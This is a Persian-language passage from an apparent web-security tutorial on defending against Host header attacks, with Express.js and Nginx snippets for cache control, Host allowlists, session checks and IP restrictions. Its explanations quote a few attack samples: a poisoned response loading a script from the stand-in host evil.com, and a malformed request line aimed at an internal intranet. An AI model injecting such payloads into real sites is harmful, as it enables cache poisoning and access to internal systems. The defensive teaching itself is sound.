
چرا مهمه؟ این کار جلوی حملات SSRF (مثلاً SSRF مبتنی بر مسیریابی و SSRF از طریق خط درخواست ناقص) رو می‌گیره، چون هکر نمی‌تونه به سیستم‌های داخلی (مثلاً 10.0.0.132) دسترسی پیدا کنه.

فیلتر کردن در سطح شبکه: توی فایروال یا تنظیمات شبکه، دسترسی پراکسی‌ها و لود بالانسرها به آدرس‌های IP خصوصی رو محدود کنید، مگر اینکه واقعاً نیاز باشه.

مدیریت صحیح کش (Cache Management)

کش کردن پاسخ‌ها می‌تونه به مسموم کردن کش وب منجر بشه، به خصوص اگه هدر Host توی پاسخ‌ها منعکس بشه.


جلوگیری از کش کردن پاسخ‌های پویا: پاسخ‌هایی که شامل داده‌های پویا (مثلاً هدر Host یا ورودی‌های کاربر) هستن رو توی کش ذخیره نکنید:



```
res.set('Cache-Control', 'no-store, no-cache, must-revalidate');  
res.set('Pragma', 'no-cache');  
res.set('Expires', '0');
```

چرا مهمه؟ این کار جلوی مسموم کردن کش وب رو می‌گیره، چون پاسخ‌های مخرب (مثلاً پاسخ‌هایی که شامل `<script src="http://evil.com/script.js">` هستن) توی کش ذخیره نمی‌شن.

شامل کردن هدر Host توی کلید کش: اگه حتماً باید پاسخ‌ها رو کش کنید، مطمئن بشید که کلید کش (cache key) شامل هدر Host باشه تا پاسخ‌های مربوط به دامنه‌های مختلف با هم قاطی نشن:




```
const cacheKey = `${req.path}:${req.headers.host}`;
```

اعتبارسنجی خط درخواست (Request Line)

برای جلوگیری از حملات SSRF از طریق خط درخواست ناقص، خط درخواست رو به دقت اعتبارسنجی کنید.

بررسی ساختار مسیر: مطمئن بشید که مسیر (path) توی خط درخواست با / شروع می‌شه و کاراکترهای غیرمجاز (مثل @) رو شامل نمی‌شه:



```
if (!req.url.startsWith('/')) {  
    return res.status(400).send('Invalid request path');  
}  
if (req.url.includes('@')) {  
    return res.status(400).send('Invalid characters in path');  
}
```

چرا مهمه؟

این کار جلوی حملات SSRF از طریق خط درخواست ناقص (مثلاً GET @private-intranet/example HTTP/1.1) رو می‌گیره، چون پراکسی نمی‌تونه به اشتباه به یه سیستم داخلی هدایت بشه.

استفاده از کتابخانه‌های امن برای پردازش URL: از کتابخانه‌هایی استفاده کنید که URL‌ها رو به درستی تفسیر می‌کنن و کاراکترهای غیرعادی (مثل @) رو به عنوان بخشی از مسیر در نظر نمی‌گیرن.

استفاده از احراز هویت قوی برای مسیرهای حساس

برای مسیرهای حساس (مثلاً پنل ادمین، API های داخلی، یا مسیرهای بازنشانی رمز عبور)، به جای تکیه بر هدر Host، از روش های احراز هویت قوی استفاده کنید.

احراز هویت مبتنی بر توکن یا سشن: برای دسترسی به قابلیت های محدودشده، از توکن یا سشن استفاده کنید:




```
app.get('/admin-panel', (req, res) => {  
  if (!req.session.isAdmin) {  
    return res.status(403).send('Unauthorized');  
  }  
  res.send('Welcome to admin panel');  
});
```

چرا مهمه؟

این کار جلوی دسترسی به قابلیت های محدودشده رو می گیره، چون هکر نمی تونه فقط با تغییر هدر Host به پنل ادمین یا مسیرهای حساس دسترسی پیدا کنه.

محدود کردن دسترسی در سطح شبکه: مسیرهای حساس رو توی تنظیمات سرور (مثلاً Nginx یا Apache) فقط برای IP های خاص یا شبکه های داخلی باز کنید:



```
location /admin-panel {  
  allow 192.168.1.0/24; # فقط شبکه داخلی  
  deny all;  
}
```

جلوگیری از حملات حالت اتصال (Connection State Attacks)

برای جلوگیری از حملاتی که از فرض نادرست ثابت بودن هدر Host توی یه اتصال سوءاستفاده می‌کنن:

اعتبارسنجی مداوم هدر Host: هدر Host رو برای هر درخواست، نه فقط اولین درخواست توی یه اتصال، بررسی کنید:

A screenshot of a code editor window with a dark theme. The window has a title bar with three colored circles (red, yellow, green) and a tab labeled 'index.js'. The code is written in JavaScript and implements a middleware function for Express.js. It checks if the 'host' header from the request is included in a predefined 'allowedHosts' array. If it's not included, it sends a 403 status response with the message 'Invalid Host header'. Otherwise, it calls 'next()' to proceed with the request.


```
app.use((req, res, next) => {
  if (!allowedHosts.includes(req.headers.host)) {
    return res.status(403).send('Invalid Host header');
  }
  next();
});
```

چرا مهمه؟ این کار جلوی حملات حالت اتصال رو می‌گیره، چون هکر نمی‌تونه با یه درخواست بی‌خطر شروع کنه و بعد توی همون اتصال یه درخواست مخرب بفرسته.

عدم تکیه بر حالت اتصال: به‌جای فرض اینکه همه درخواست‌ها توی یه اتصال از یه هدر Host استفاده می‌کنن، هر درخواست رو مستقل اعتبارسنجی کنید.

امن کردن فرآیند بازنشانی رمز عبور

استفاده از دامنه ثابت برای لینک‌ها: به جای استفاده از هدر Host برای تولید لینک بازنشانی، از یه دامنه ثابت و امن استفاده کنید:




```
const resetLink = `https://example.com/reset?token=${token}`;
```

چرا مهمه؟

این کار جلوی مسموم کردن بازنشانی رمز عبور رو می‌گیره، چون هکر نمی‌تونه لینک رو به دامنه خودش (مثلاً evil.com) هدایت کنه.

اعتبارسنجی توکن‌ها: مطمئن بشید که توکن‌های بازنشانی فقط برای یه کاربر خاص و یه بازه زمانی محدود معتبر باشن:




```
if (!isValidResetToken(token, userId)) {  
  return res.status(403).send('Invalid or expired token');  
}
```

محدود کردن دسترسی به هاست‌های مجازی داخلی

برای جلوگیری از دسترسی به وبسایت‌های داخلی با brute-force هاست‌های مجازی:

جداسازی هاست‌های عمومی و داخلی: وبسایت‌های عمومی و داخلی رو روی سرورهای جداگانه میزبانی کنید تا هکر با تغییر هدر Host به سایت‌های داخلی دسترسی پیدا نکند.

محدود کردن دسترسی در سطح شبکه: هاست‌های داخلی (مثلاً intranet.example.com) رو فقط برای IP‌های شبکه داخلی باز کنید:

A screenshot of a code editor window with a dark theme. The window has a title bar with three colored circles (red, yellow, green) and a tab labeled 'index.js'. The code inside is a configuration for a web server, likely Nginx, showing a 'server' block with 'listen 80;', 'server_name intranet.example.com;', 'allow 10.0.0.0/8;', and 'deny all;'.


```
server {  
    listen 80;  
    server_name intranet.example.com;  
    allow 10.0.0.0/8;  
    deny all;  
}
```

چرا مهمه؟

این کار جلوی brute-force هاست‌های مجازی رو می‌گیره، چون هکر نمی‌تونه به هاست‌های داخلی (مثلاً intranet.example.com) دسترسی پیدا کنه.

نظارت و لاگ کردن (Monitoring and Logging)

لاگ کردن هدر Host: همه درخواست‌ها و هدرهای Host رو لاگ کنید تا بتوانید فعالیت‌های مشکوک (مثلاً تغییر هدر Host به دامنه‌های غیرمجاز) رو شناسایی کنید:



نظارت بر فعالیت‌ها: از سیستم‌های تشخیص نفوذ (IDS) و پیشگیری از نفوذ (IPS) استفاده کنید تا درخواست‌های مشکوک (مثلاً درخواست‌هایی با هدر Host غیرعادی) رو شناسایی و بلاک کنید.

جمع‌بندی و نکات پایانی درباره حمله هدر Host

حمله هدر Host یکی از تهدیدات جدی در دنیای امنیت وب است که می‌تونه به مشکلات بزرگی مثل سرقت کوکی، فیشینگ، یا حتی مسمومیت کش منجر بشه. همون‌طور که دیدیم، این حمله از اعتماد بیش از حد سرورها به هدر Host سوءاستفاده می‌کنه و می‌تونه هم روی کش‌های سطح برنامه (مثل کش‌های داخلی فریم‌ورک‌ها) و هم روی کش‌های مستقل (مثل CDN‌ها) تاثیر بذاره، البته با تکنیک‌های خاصی مثل تزریق هدرهای بازنویسی یا درخواست‌های مبهم. برای محافظت در برابر این نوع حملات، خیلی مهمه که سرورها هدر Host رو به دقت اعتبارسنجی کنن، از هدرهای اضافی مثل X-Forwarded-Host با احتیاط استفاده کنن، و کش‌ها رو طوری تنظیم کنن که به هدر Host وابسته باشن.

اینجا پایان خط نیست، بلکه آغاز ماجراجویی شماست